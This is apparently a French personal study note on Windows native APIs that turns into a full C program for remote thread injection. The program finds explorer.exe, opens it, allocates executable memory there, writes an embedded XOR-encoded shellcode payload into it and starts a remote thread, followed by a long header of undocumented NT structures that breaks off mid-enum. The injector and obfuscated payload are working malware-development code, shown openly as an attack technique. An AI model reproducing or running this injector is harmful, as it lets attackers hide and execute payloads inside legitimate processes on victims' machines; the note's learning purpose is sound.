

REWIND - NTAPI Injection

mardi 10 février 2026 08:25

<http://undocumented.ntinternals.net>

<https://github.com/winsiders/phnt>

https://processhacker.sourceforge.io/doc/globals_func_0x6e.html


<https://www.yergillusproject.com>

<https://ntdoc.m417z.com/>

OK donc comme je ne suis pas débile, je sais à peut près ce que sont les Native API. Ce sont les fonctions qui sont utilisé dans le coté kernel cad dans le coté privilégié.

Je vois tout ça comme une société. Pour utiliser une fonction on doit passer par des centres de douanes (kernel32.dll, ntdll.dll etc) qui doivent eux même demander la permission à leur supérieur au centre de contrôle qui est le kernel-Mode.

Exemples de ce qui se passe quand on utilise une fonction :





On peut voir le premier centre d'approbation qui est le kernel32.dll puis on a le dernier centre public avant d'aller dans le kernel qui est ntdll.dll. C'est lui qui va traduire les NTAPI en API et vice-versa.


On a entretemps d'autre "douanes" dans le user-mode avant d'atteindre le dernier checkpoint mais elles ne sont pas importantes :

So this begs the question then, what the hell is that `KERNELBASE.dll` thing and where did it come from? `KERNELBASE` was made by Microsoft to act as a sort of "proxy" for your API calls. If we look at the documentation, we can see it being discussed here:

"As an example of functionality that we moved to low-level binaries, `kernelbase.dll` gets functionality from `kernel32.dll` and `advapi32.dll`. This means that the existing binary now forwards calls down to the new binary rather than handling them directly..." - MSDN ↗



Comme on peut voir ici, le kernel-Mode a le statut de ring 0 ce qui veut dire qu'il est le plus privilégié.



The kernel has the highest permissions, has access to everything; can communicate directly with the hardware. If something breaks here, it could crash the entire system.	These rings are used by things like device-drivers. They offer an advantage that user-mode (ring 3) lacks. These rings are "mostly" privileged. These rings aren't typically used in x86.	If you start an application, this is where it'll be. Things like your web browser, text editor, games, whatever, run in user-mode. This has the lowest-level of permissions. It allows for things like your games, browsers, editors, etc., to crash and not bring the entire system crumbling down with it.
---	---	--

On évite donc d'utiliser quelque chose en mode kernel car on discute directement avec le côté hardware.

Tous les programmes ou applications non nécessaire au bon fonctionnement de la machine s'exécute du côté user-mode. Car en cas de crash ça évite que la machine crash aussi.

Bref exemple de comment faire pour utiliser une fonction Native.

D'abord on doit initialiser un prototype de fonction cad on va créer une fausse fonction qui sera aussi un pointeur et qui reprendra les mêmes attribut que l'original.

Mais pourquoi on fait ça ? Pourquoi on ne pourrait pas juste utiliser la fonction directement ?

Parce que le compilateur C a besoin de savoir à quoi ressemble la fonction avant de pouvoir l'appeler correctement. Les fonctions natives comme `NtOpenProcess` ne sont pas toujours déclarées directement dans les headers classiques, donc si tu récupères juste leur adresse en mémoire (par exemple dynamiquement), le compilateur ne connaît pas :

- le type de retour
- les paramètres
- la convention d'appel (comment les arguments sont passés)

Du coup on crée ce typedef pour dire : "ce pointeur correspond à une fonction avec cette signature précise"

Pour ça on doit d'abord créer un nouveau type. Ce typedef sert à définir un type "pointeur vers fonction" qui a exactement la même signature que la fonction native `NtOpenProcess` :

```
typedef NTSTATUS (NTAPI* fnNtOpenProcess)(
    _Out_ PHANDLE ProcessHandle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_ PCOBJECT_ATTRIBUTES ObjectAttributes,
    _In_opt_ PCLIENT_ID ClientId
);
```

Ici on peut voir des types pas commun du style : `PCOBJECT_ATTRIBUTES`.

On doit initialiser les structures qui représente ces types (dans un fichier header c'est mieux). Il faudra chercher parfois parce qu'elles ne sont pas souvent documentées.

```
} UNICODE_STRING, * PUNICODE_STRING;

// https://processhacker.sourceforge.io/doc/ntbasic_8h.html
typedef LONG KPRIORITY;

typedef const OBJECT_ATTRIBUTES *PCOBJECT_ATTRIBUTES;

typedef struct _CLIENT_ID
{
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, *PCLIENT_ID;

// systeminformationclass
typedef enum _SYSTEM_INFORMATION_CLASS
{
    SystemBasicInformation, // q: 5
    SystemProcessorInformation, // q: 5
```

Ensuite on peut initialiser une variable qui servira de pointeur sur la fonction `NtOpenProcess`.

```
fnNtOpenProcess pOpenProcess;
```

Et on récupère l'adresse de la vraie fonction :

```
pOpenProcess = (fnNtOpenProcess)GetProcAddress(GetModuleHandle("ntdll.dll"),
"NtOpenProcess");
```

Ensuite on peut juste initialiser la fonction comme si c'était la vraie :

```
pOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &0A, PID);
if(pOpenProcess == NULL){
    printf("Erreur avec pOpenProcess : %d\n", GetLastError());
}
```

Simple nan ?

CE qui nous donne :

```
#include <stdio.h>
#include <windows.h>
#include "easy4.h"

//define err(...) printf("[x] Erreur : ") GetLastError() ("avec la fonction
"##_VA_ARGS_")

//NTAPI remote thread injection
```

```

//fonction xor
BOOL XorFunc(unsigned char * shellcode, unsigned char bKey, size_t ShellSize){
    for (int i = 0; i < ShellSize; i++){
        shellcode[i] = shellcode[i] ^ bKey;
    }
    return TRUE;
}
BOOL ReportError(unsigned char* ApiName){
    printf("Erreur [%s] => code : %d\n", ApiName, GetLastError());
    return FALSE;
}
//Find process PID
int FindMyProc(){

    //pointeur de fonction sur cette fonction car c'est un NativeApi
    fnNtQuerySystemInformation pNtQuerySystemInformation = NULL;
    ULONG ReturnLen = 0; //buffer qui récupère la taille nécessaire pour stocker les infos du
    système, on l'utilisera pour allouer la mémoire nécessaire pour stocker les infos du système
    PVOID pValueToFree = NULL; //on crée une variable qui va nous servir à libérer la
    mémoire alloué
    PSYSTEM_PROCESS_INFORMATION SystemProcInfo = NULL; //variable qui va stocker les infos
    des processus du système, on l'utilisera pour faire une boucle et trouver notre processus
    cible
    WCHAR* ProcName = L"explorer.exe"; //notre processus cible
    DWORD PID = 0;
    NTSTATUS STATUS;
    //initialisation des parametres :
    //on alloue ce pointeur a la fonction NtQuerytruc
    pNtQuerySystemInformation =
    (fnNtQuerySystemInformation)GetProcAddress(GetModuleHandle("ntdll.dll"),
    "NtQuerySystemInformation");
    //on doit allouer de la place. Comme on ne sait pas ce qu'il nous faut on appelle la
    fonction une fois avec le NULL au niveau du buffer ce qui va nous donner la taille
    /*Le problème ici : tu veux récupérer une liste de structures système (ex : processus),
    mais tu ne connais pas à l'avance la taille mémoire nécessaire.
    Donc tu dois d'abord demander au système : combien de mémoire faut-il ?*/
    /*-----début de la recherche-----*/
    //on récupère la taille du buffer grace a une erreur
    STATUS = pNtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)5, NULL, 0, &ReturnLen);

    //on alloue la mémoire avec HeapAlloc avec la taille qu'on a récupéré,
    SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)HeapAlloc(GetProcessHeap(),
    HEAP_ZERO_MEMORY, (size_t)ReturnLen);
    if(SystemProcInfo == NULL){
        ReportError("SystemProcInfo");
        return 0;
    }
    pValueToFree = SystemProcInfo;

    //on re init la fonction avec la bonne taille qu'on a alloué avec HeapAlloc,
    //cette fonction va remplir le buffer avec les infos du système,
    //on stocke le résultat dans STATUS pour vérifier si ça a fonctionné ou pas
    STATUS = pNtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)5, SystemProcInfo,
    ReturnLen, &ReturnLen);
    if(STATUS != 0){
        ReportError("pNtQuerySystemInformation");
        HeapFree(GetProcessHeap(), 0, pValueToFree);
        return EXIT_FAILURE;
    }
    /*-----début de l'énumération-----*/

    while(TRUE){
        //liste chaînée on va analyser chaque process et aller au suivant tant qu'on ne
        trouve pas ce qu'on cherche
        //notre valeur a comparé est ProcName
        if(SystemProcInfo->ImageName.Length && wcscmp(SystemProcInfo->ImageName.Buffer,
        ProcName) == 0){
            PID = (DWORD)(ULONG_PTR)SystemProcInfo->UniqueProcessId;
            printf("on a bien trouve notre target ! - PID : %d \n", PID);
            break;
        }

        //On vérifie qu'il n'y ai pas d'autre éléments. Si on a pas d'élément suivant on
        break et on quitte le programme
        if(!SystemProcInfo->NextEntryOffset)
            break;
        //sinon on bouge à la prochaine structure. Comme c'est une liste chaînée,
        //on ajoute à l'adresse de la structure actuelle la valeur de NextEntryOffset pour aller
        à la prochaine structure.
        SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)((ULONG_PTR) SystemProcInfo +
        SystemProcInfo->NextEntryOffset);
    }

    //on clean avec HeapFree:
    HeapFree(GetProcessHeap(), 0, pValueToFree);
    //check si on a bien récupérer le bon PID
    if(PID == NULL) {
        printf("on a pas trouve notre target :( \n");
        return FALSE;
    }
}

```

```

    else
        //la valeur de retour est le PID
        printf("on a trouvé notre target :) \n");
        return PID;
    }
//
//fonction cryp en xor
void EncryptXor(unsigned char key, unsigned char *buf, int size) {
    for (int i = 0; i < size; i++) {
        buf[i] ^= key;
    }
}

int main(int argc, char * argv[]){
    unsigned char shellcode [] =
    "\xec\x58\x91\xf4\xe0\xef\xef\xef\xef\xdc\x10\x10\x10\x51\x41\x51"
    "\x40\x42\x41\x58\x21\xc2\x75\x58\x9b\x42\x70\x58\x9b\x42\x08\x58"
    "\x9b\x42\x30\x46\x58\x9b\x62\x40\x5d\x21\xd9\x58\x1f\xa7\x5a\x5a"
    "\x58\x21\xd0\xbc\x2c\x71\x6c\x12\x3c\x30\x51\xd1\xd9\x1d\x51\x11"
    "\xd1\xf2\xfd\x42\x51\x41\x58\x9b\x42\x30\x9b\x52\x2c\x58\x11\xc0"
    "\x76\x91\x68\x08\x1b\x12\x1f\x95\x62\x10\x10\x10\x9b\x90\x98\x10"
    "\x10\x10\x58\x95\xd0\x64\x77\x58\x11\xc0\x9b\x58\x08\x54\x9b\x50"
    "\x30\x40\x59\x11\xc0\xf3\x46\x5d\x21\xd9\x58\xef\xd9\x51\x9b\x24"
    "\x98\x58\x11\xc6\x58\x21\xd0\xbc\x51\xd1\xd9\x1d\x51\x11\xd1\x28"
    "\xf0\x65\xe1\x5c\x13\x5c\x34\x18\x55\x29\xc1\x65\xc8\x48\x54\x9b"
    "\x50\x34\x59\x11\xc0\x76\x51\x9b\x1c\x58\x54\x9b\x50\x0c\x59\x11"
    "\xc0\x51\x9b\x14\x98\x58\x11\xc0\x51\x48\x51\x48\x4e\x49\x4a\x51"
    "\x48\x51\x49\x51\x4a\x58\x93\xfc\x30\x51\x42\xef\xf0\x48\x51\x49"
    "\x4a\x58\x9b\x02\xf9\x5b\xef\xef\xef\xef\x4d\xf8\x1b\x10\x10\x10\x65"
    "\x63\x75\x62\x23\x22\x3e\x74\x7c\x10\x49\x51\xaa\x5c\x67\x36"
    "\x17\xef\xc5\x59\xd1\x10\x10\x10\x10\xf8\x02\x10\x10\x10\x58"
    "\x71\x73\x7b\x30\x44\x78\x75\x30\x40\x7c\x71\x7e\x75\x64\x30\x31"
    "\x10\x4a\xf8\x15\x10\x10\x10\x58\x51\x58\x51\x10\x51\x48\x58\x21"
    "\xd9\x51\xaa\x55\x93\x46\x17\xef\xc5\x58\x21\xd9\x51\xaa\xe0\xa5"
    "\xb2\x46\xef\xc5";

    int shell_size = sizeof(shellcode) - 1; // enlève le \x00 final
    unsigned char bkey = 0x10; // clé XOR
    HANDLE hProcess = 0;
    HANDLE hthread = 0;
    DWORD PID = 0;
    //init des variables pointeurs de fonctions NtAPI
    fnNtOpenProcess pOpenProcess;
    fnNtAllocateVirtualMemory pAllocateVirtualMemory;
    fnNtWriteVirtualMemory pWriteVirtualMemory;
    fnNtCreateThreadEx pCreateThreadEx;

    //ici on initialise ces variables car NtCreateThread et NtOpenProcess ont besoin de pointeurs
    //sur ces structures pour récupérer des informations. Ici on n'a initialiser que les éléments
    //de ces structures dont on a besoin. ((HANDLE)PID et sizeof(OA)) par exemple.

    CLIENT_ID CID = { (HANDLE)PID, NULL };
    OBJECT_ATTRIBUTES OA = {sizeof(OA), NULL};

    PID = FindMyProc();
    NTSTATUS STATUS = 0;
    PVOID ShellcodeAddress = NULL;
    SIZE_T ShellSize = sizeof(shellcode);

    EncryptXor(bkey, shellcode, shell_size);

    //on ouvre le process et on récupère le handle
    pOpenProcess = (fnNtOpenProcess)GetProcAddress(GetModuleHandle("ntdll.dll"),
    "NtOpenProcess");
    STATUS = pOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &OA, &CID);
    if(STATUS == EXIT_FAILURE){
        printf("Erreur avec pOpenProcess : %d\n", GetLastError());
    }

    //on alloue de la mémoire pour le shellcode.
    pAllocateVirtualMemory =
    (fnNtAllocateVirtualMemory)GetProcAddress(GetModuleHandle("ntdll.dll"),
    "NtAllocateVirtualMemory");
    STATUS = pAllocateVirtualMemory(hProcess, &ShellcodeAddress, NULL, &ShellSize, (MEM_COMMIT |
    MEM_RESERVE), PAGE_EXECUTE_READWRITE);
    if(STATUS == EXIT_FAILURE){
        printf("Erreur avec pAllocateVirtualMemory : %d\n", GetLastError());
    }
    //on écris dans cette mémoire
    pWriteVirtualMemory = (fnNtWriteVirtualMemory)GetProcAddress(GetModuleHandle("ntdll.dll"),
    "NtWriteVirtualMemory");
    STATUS = pWriteVirtualMemory(hProcess, ShellcodeAddress, shellcode, ShellSize, NULL);
    if(STATUS == EXIT_FAILURE){
        printf("Erreur avec pWriteVirtualMemory : %d\n", GetLastError());
    }

    pCreateThreadEx = (fnNtCreateThreadEx)GetProcAddress(GetModuleHandle("ntdll.dll"),
    "NtCreateThreadEx");
    STATUS = pCreateThreadEx(&hthread, THREAD_ALL_ACCESS, &OA, hProcess ,

```

```
(PTHREAD_START_ROUTINE)ShellcodeAddress, NULL, 0, 0, 0, 0, NULL);
if(STATUS == EXIT_FAILURE){
    printf("Erreur avec pCreateThreadEx : %d\n", GetLastError());
}
return EXIT_SUCCESS;
}
```

Et voici le header :

```
#pragma once
#include <Windows.h>
#include <stdio.h>
#pragma comment (lib, "ntdll")

typedef struct _UNICODE_STRING
{
    USHORT Length;
    USHORT MaximumLength;
    _Field_size_bytes_part_opt_(MaximumLength, Length) PWCH Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
typedef const UNICODE_STRING *PCUNICODE_STRING;
typedef struct _PS_ATTRIBUTE
{
    ULONG_PTR Attribute;
    SIZE_T Size;
    union
    {
        ULONG_PTR Value;
        PVOID ValuePtr;
    };
    PSIZE_T ReturnLength;
} PS_ATTRIBUTE, *PPS_ATTRIBUTE;
typedef struct _PS_ATTRIBUTE_LIST
{
    SIZE_T TotalLength;
    PS_ATTRIBUTE Attributes[1];
} PS_ATTRIBUTE_LIST, *PPS_ATTRIBUTE_LIST;
typedef _Function_class_(USER_THREAD_START_ROUTINE)
NTSTATUS NTAPI USER_THREAD_START_ROUTINE(
    _In_ PVOID ThreadParameter
);

typedef USER_THREAD_START_ROUTINE* PUSER_THREAD_START_ROUTINE;

//class

// https://processhacker.sourceforge.io/doc/ntbasic\_8h.html
typedef LONG KPRIORITY;

typedef struct _CLIENT_ID
{
    HANDLE UniqueProcess;
    HANDLE UniqueThread;
} CLIENT_ID, *PCLIENT_ID;

typedef struct _OBJECT_ATTRIBUTES
{
    ULONG Length;
    HANDLE RootDirectory;
    PCUNICODE_STRING ObjectName;
    ULONG Attributes;
    PSECURITY_DESCRIPTOR SecurityDescriptor;
    PSECURITY_QUALITY_OF_SERVICE SecurityQualityOfService;
} OBJECT_ATTRIBUTES, *POBJECT_ATTRIBUTES;

// systeminformationclass
typedef enum _SYSTEM_INFORMATION_CLASS
{
    SystemBasicInformation, // q: SYSTEM_BASIC_INFORMATION
    SystemProcessorInformation, // q:
    SYSTEM_PROCESSOR_INFORMATION
    SystemPerformanceInformation, // q:
    SYSTEM_PERFORMANCE_INFORMATION
    SystemTimeOfDayInformation, // q:
    SYSTEM_TIMEOFDAY_INFORMATION
    SystemPathInformation, // q: not implemented
    SystemProcessInformation, // q: SYSTEM_PROCESS_INFORMATION
    SystemCallCountInformation, // q:
    SYSTEM_CALL_COUNT_INFORMATION
    SystemDeviceInformation, // q: SYSTEM_DEVICE_INFORMATION
    SystemProcessorPerformanceInformation, // q:
    SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION (EX in: USHORT ProcessorGroup)
    SystemFlagsInformation, // qs: SYSTEM_FLAGS_INFORMATION
    SystemCallTimeInformation, // q:
    SYSTEM_CALL_TIME_INFORMATION // not implemented // 10
    SystemModuleInformation, // q: RTL_PROCESS_MODULES
    SystemLocksInformation, // q: RTL_PROCESS_LOCKS
    SystemStackTraceInformation, // q: RTL_PROCESS_BACKTRACES
    SystemPagedPoolInformation, // q: not implemented
```

```

        SystemNonPagedPoolInformation,                // q: not implemented
        SystemHandleInformation,                      // q: SYSTEM_HANDLE_INFORMATION
        SystemObjectInformation,                      // q:
SYSTEM_OBJECTTYPE_INFORMATION mixed with SYSTEM_OBJECT_INFORMATION
        SystemPageFileInformation,                    // q:
SYSTEM_PAGEFILE_INFORMATION
        SystemVdmInstemulInformation,                 // q: SYSTEM_VDM_INSTEMUL_INFO
        SystemVdmBopInformation,                     // q: not implemented // 20
        SystemFileCacheInformation,                  // qs:
SYSTEM_FILECACHE_INFORMATION; s (requires SeIncreaseQuotaPrivilege) (info for
WorkingSetTypeSystemCache)
        SystemPoolTagInformation,                     // q: SYSTEM_POOLTAG_INFORMATION
        SystemInterruptInformation,                  // q:
SYSTEM_INTERRUPT_INFORMATION (EX in: USHORT ProcessorGroup)
        SystemDpcBehaviorInformation,                 // qs:
SYSTEM_DPC_BEHAVIOR_INFORMATION; s: SYSTEM_DPC_BEHAVIOR_INFORMATION (requires
SeLoadDriverPrivilege)
        SystemFullMemoryInformation,                 // q:
SYSTEM_MEMORY_USAGE_INFORMATION // not implemented
        SystemLoadGdiDriverInformation,               // s: (kernel-mode only)
        SystemUnloadGdiDriverInformation,             // s: (kernel-mode only)
        SystemTimeAdjustmentInformation,              // qs:
SYSTEM_QUERY_TIME_ADJUST_INFORMATION; s: SYSTEM_SET_TIME_ADJUST_INFORMATION (requires
SeSystemtimePrivilege)
        SystemSummaryMemoryInformation,               // q:
SYSTEM_MEMORY_USAGE_INFORMATION // not implemented
        SystemMirrorMemoryInformation,                // qs: (requires license value
"Kernel-MemoryMirroringSupported") (requires SeShutdownPrivilege) // 30
        SystemPerformanceTraceInformation,            // qs: (type depends on
EVENT_TRACE_INFORMATION_CLASS)
        SystemObsolete0,                             // q: not implemented
        SystemExceptionInformation,                   // q:
SYSTEM_EXCEPTION_INFORMATION
        SystemCrashDumpStateInformation,              // s:
SYSTEM_CRASH_DUMP_STATE_INFORMATION (requires SeDebugPrivilege)
        SystemKernelDebuggerInformation,              // q:
SYSTEM_KERNEL_DEBUGGER_INFORMATION
        SystemContextSwitchInformation,               // q:
SYSTEM_CONTEXT_SWITCH_INFORMATION
        SystemRegistryQuotaInformation,               // qs:
SYSTEM_REGISTRY_QUOTA_INFORMATION; s (requires SeIncreaseQuotaPrivilege)
        SystemExtendServiceTableInformation,          // s: (requires
SeLoadDriverPrivilege) // loads win32k only
        SystemPrioritySeparation,                     // s: (requires SeTcbPrivilege)
        SystemVerifierAddDriverInformation,            // s: UNICODE_STRING (requires
SeDebugPrivilege) // 40
        SystemVerifierRemoveDriverInformation,        // s: UNICODE_STRING (requires
SeDebugPrivilege)
        SystemProcessorIdleInformation,               // q:
SYSTEM_PROCESSOR_IDLE_INFORMATION (EX in: USHORT ProcessorGroup)
        SystemLegacyDriverInformation,                // q:
SYSTEM_LEGACY_DRIVER_INFORMATION
        SystemCurrentTimeZoneInformation,              // qs: RTL_TIME_ZONE_INFORMATION
        SystemLookasideInformation,                   // q:
SYSTEM_LOOKASIDE_INFORMATION
        SystemTimeSlipNotification,                  // s: HANDLE (NtCreateEvent)
(requires SeSystemtimePrivilege)
        SystemSessionCreate,                          // q: not implemented
        SystemSessionDetach,                          // q: not implemented
        SystemSessionInformation,                     // q: not implemented
(SYSTEM_SESSION_INFORMATION)
        SystemRangeStartInformation,                  // q:
SYSTEM_RANGE_START_INFORMATION // 50
        SystemVerifierInformation,                    // qs:
SYSTEM_VERIFIER_INFORMATION; s (requires SeDebugPrivilege)
        SystemVerifierThunkExtend,                   // qs: (kernel-mode only)
        SystemSessionProcessInformation,              // q:
SYSTEM_SESSION_PROCESS_INFORMATION
        SystemLoadGdiDriverInSystemSpace,            // qs:
SYSTEM_GDI_DRIVER_INFORMATION (kernel-mode only) (same as SystemLoadGdiDriverInformation)
        SystemNumaProcessorMap,                      // q: SYSTEM_NUMA_INFORMATION
        SystemPrefetcherInformation,                  // qs: PREFETCHER_INFORMATION //
PfSnQueryPrefetcherInformation
        SystemExtendedProcessInformation,             // q:
SYSTEM_EXTENDED_PROCESS_INFORMATION
        SystemRecommendedSharedDataAlignment,         // q: ULONG //
KeGetRecommendedSharedDataAlignment
        SystemComPlusPackage,                         // qs: ULONG
        SystemNumaAvailableMemory,                   // q: SYSTEM_NUMA_INFORMATION //
60
        SystemProcessorPowerInformation,              // q:
SYSTEM_PROCESSOR_POWER_INFORMATION (EX in: USHORT ProcessorGroup)
        SystemEmulationBasicInformation,              // q: SYSTEM_BASIC_INFORMATION
        SystemEmulationProcessorInformation,          // q:
SYSTEM_PROCESSOR_INFORMATION
        SystemExtendedHandleInformation,              // q:
SYSTEM_HANDLE_INFORMATION_EX
        SystemLostDelayedWriteInformation,            // q: ULONG
        SystemBigPoolInformation,                    // q: SYSTEM_BIGPOOL_INFORMATION
        SystemSessionPoolTagInformation,              // q:
SYSTEM_SESSION_POOLTAG_INFORMATION

```

```

    SystemSessionMappedViewInformation,                // q:
SYSTEM_SESSION_MAPPED_VIEW_INFORMATION
    SystemHotpatchInformation,                        // qs:
SYSTEM_HOTPATCH_CODE_INFORMATION
    SystemObjectSecurityMode,                        // q: ULONG // 70
    SystemWatchdogTimerHandler,                      // s:
SYSTEM_WATCHDOG_HANDLER_INFORMATION // (kernel-mode only)
    SystemWatchdogTimerInformation,                  // qs: out:
SYSTEM_WATCHDOG_TIMER_INFORMATION (EX in: ULONG WATCHDOG_INFORMATION_CLASS) //
NtQuerySystemInformationEx
    SystemLogicalProcessorInformation,                // q:
SYSTEM_LOGICAL_PROCESSOR_INFORMATION (EX in: USHORT ProcessorGroup) //
NtQuerySystemInformationEx
    SystemWow64SharedInformationObsolete,            // q: not implemented
    SystemRegisterFirmwareTableInformationHandler,   // s:
SYSTEM_FIRMWARE_TABLE_HANDLER // (kernel-mode only)
    SystemFirmwareTableInformation,                  // q:
SYSTEM_FIRMWARE_TABLE_INFORMATION
    SystemModuleInformationEx,                       // q:
RTL_PROCESS_MODULE_INFORMATION_EX // since VISTA
    SystemVerifierTriageInformation,                  // q: not implemented
    SystemSuperfetchInformation,                     // qs: SUPERFETCH_INFORMATION //
PfQuerySuperfetchInformation
    SystemMemoryListInformation,                     // q:
SYSTEM_MEMORY_LIST_INFORMATION; s: SYSTEM_MEMORY_LIST_COMMAND (requires
SeProfileSingleProcessPrivilege) // 80
    SystemFileCacheInformationEx,                    // q:
SYSTEM_FILECACHE_INFORMATION; s (requires SeIncreaseQuotaPrivilege) (same as
SystemFileCacheInformation)
    SystemThreadPriorityClientIdInformation,          // s:
SYSTEM_THREAD_CID_PRIORITY_INFORMATION (requires SeIncreaseBasePriorityPrivilege) //
NtQuerySystemInformationEx
    SystemProcessorIdleCycleTimeInformation,          // q:
SYSTEM_PROCESSOR_IDLE_CYCLE_TIME_INFORMATION[] (EX in: USHORT ProcessorGroup) //
NtQuerySystemInformationEx
    SystemVerifierCancellationInformation,             // q:
SYSTEM_VERIFIER_CANCELLATION_INFORMATION //
name:wow64:whNT32QuerySystemVerifierCancellationInformation
    SystemProcessorPowerInformationEx,               // q: not implemented
    SystemRefTraceInformation,                       // qs:
SYSTEM_REF_TRACE_INFORMATION // ObQueryRefTraceInformation
    SystemSpecialPoolInformation,                    // qs:
SYSTEM_SPECIAL_POOL_INFORMATION (requires SeDebugPrivilege) // MmSpecialPoolTag, then
MmSpecialPoolCatchOVERRUNS != 0
    SystemProcessIdInformation,                      // q:
SYSTEM_PROCESS_ID_INFORMATION
    SystemErrorPortInformation,                      // s: HANDLE (requires
SeTcbPrivilege)
    SystemBootEnvironmentInformation,                 // q:
SYSTEM_BOOT_ENVIRONMENT_INFORMATION // 90
    SystemHypervisorInformation,                     // q:
SYSTEM_HYPERVISOR_QUERY_INFORMATION
    SystemVerifierInformationEx,                     // qs:
SYSTEM_VERIFIER_INFORMATION_EX
    SystemTimeZoneInformation,                       // qs: RTL_TIME_ZONE_INFORMATION
(requires SeTimeZonePrivilege)
    SystemImageFileExecutionOptionsInformation,       // s:
SYSTEM_IMAGE_FILE_EXECUTION_OPTIONS_INFORMATION (requires SeTcbPrivilege)
    SystemCoverageInformation,                       // q: COVERAGE_MODULES s:
COVERAGE_MODULE_REQUEST // ExpCovQueryInformation (requires SeDebugPrivilege)
    SystemPrefetchPatchInformation,                  // q:
SYSTEM_PREFETCH_PATCH_INFORMATION
    SystemVerifierFaultsInformation,                 // s:
SYSTEM_VERIFIER_FAULTS_INFORMATION (requires SeDebugPrivilege)
    SystemSystemPartitionInformation,                 // q:
SYSTEM_SYSTEM_PARTITION_INFORMATION
    SystemSystemDiskInformation,                     // q:
SYSTEM_SYSTEM_DISK_INFORMATION
    SystemProcessorPerformanceDistribution,           // q:
SYSTEM_PROCESSOR_PERFORMANCE_DISTRIBUTION (EX in: USHORT ProcessorGroup) //
NtQuerySystemInformationEx // 100
    SystemNumaProximityNodeInformation,              // qs: SYSTEM_NUMA_PROXIMITY_MAP
    SystemDynamicTimeZoneInformation,                 // qs:
RTL_DYNAMIC_TIME_ZONE_INFORMATION (requires SeTimeZonePrivilege)
    SystemCodeIntegrityInformation,                  // q:
SYSTEM_CODEINTEGRITY_INFORMATION // SeCodeIntegrityQueryInformation
    SystemProcessorMicrocodeUpdateInformation,       // s:
SYSTEM_PROCESSOR_MICROCODE_UPDATE_INFORMATION (requires SeLoadDriverPrivilege)
    SystemProcessorBrandString,                      // q: CHAR[] //
HaliQuerySystemInformation -> HalpGetProcessorBrandString, info class 23
    SystemVirtualAddressInformation,                  // q:
SYSTEM_VA_LIST_INFORMATION[]; s: SYSTEM_VA_LIST_INFORMATION[] (requires
SeIncreaseQuotaPrivilege) // MmQuerySystemVaInformation
    SystemLogicalProcessorAndGroupInformation,        // q:
SYSTEM_LOGICAL_PROCESSOR_INFORMATION_EX (EX in: LOGICAL_PROCESSOR_RELATIONSHIP
RelationshipType) // since WIN7 // NtQuerySystemInformationEx //
KeQueryLogicalProcessorRelationship
    SystemProcessorCycleTimeInformation,              // q:
SYSTEM_PROCESSOR_CYCLE_TIME_INFORMATION[] (EX in: USHORT ProcessorGroup) //
NtQuerySystemInformationEx
    SystemStoreInformation,                          // qs: SYSTEM_STORE_INFORMATION

```

```

(requires SeProfileSingleProcessPrivilege) // SmQueryStoreInformation
SystemRegistryAppendString, // s:
SYSTEM_REGISTRY_APPEND_STRING_PARAMETERS // 110
SystemAitSamplingValue, // s: ULONG (requires
SeProfileSingleProcessPrivilege)
SystemVhdBootInformation, // q:
SYSTEM_VHD_BOOT_INFORMATION
SystemCpuQuotaInformation, // qs:
PS_CPU_QUOTA_QUERY_INFORMATION
SystemNativeBasicInformation, // q: SYSTEM_BASIC_INFORMATION
SystemErrorPortTimeouts, // q: SYSTEM_ERROR_PORT_TIMEOUTS
SystemLowPriorityIoInformation, // q:
SYSTEM_LOW_PRIORITY_IO_INFORMATION
SystemTpmBootEntropyInformation, // q: BOOT_ENTROPY_NT_RESULT //
ExQueryBootEntropyInformation
SystemVerifierCountersInformation, // q:
SYSTEM_VERIFIER_COUNTERS_INFORMATION
SystemPagedPoolInformationEx, // q:
SYSTEM_FILECACHE_INFORMATION; s (requires SeIncreaseQuotaPrivilege) (info for
WorkingSetTypePagedPool)
SystemSystemPtesInformationEx, // q:
SYSTEM_FILECACHE_INFORMATION; s (requires SeIncreaseQuotaPrivilege) (info for
WorkingSetTypeSystemPtes) // 120
SystemNodeDistanceInformation, // q: USHORT[4*NumaNodes] // (EX
in: USHORT NodeNumber) // NtQuerySystemInformationEx
SystemAcpiAuditInformation, // q:
SYSTEM_ACPI_AUDIT_INFORMATION // HaliQuerySystemInformation -> HalpAuditQueryResults, info
class 26
SystemBasicPerformanceInformation, // q:
SYSTEM_BASIC_PERFORMANCE_INFORMATION //
name:wow64:whNtQuerySystemInformation_SystemBasicPerformanceInformation
SystemQueryPerformanceCounterInformation, // q:
SYSTEM_QUERY_PERFORMANCE_COUNTER_INFORMATION // since WIN7 SP1
SystemSessionBigPoolInformation, // q:
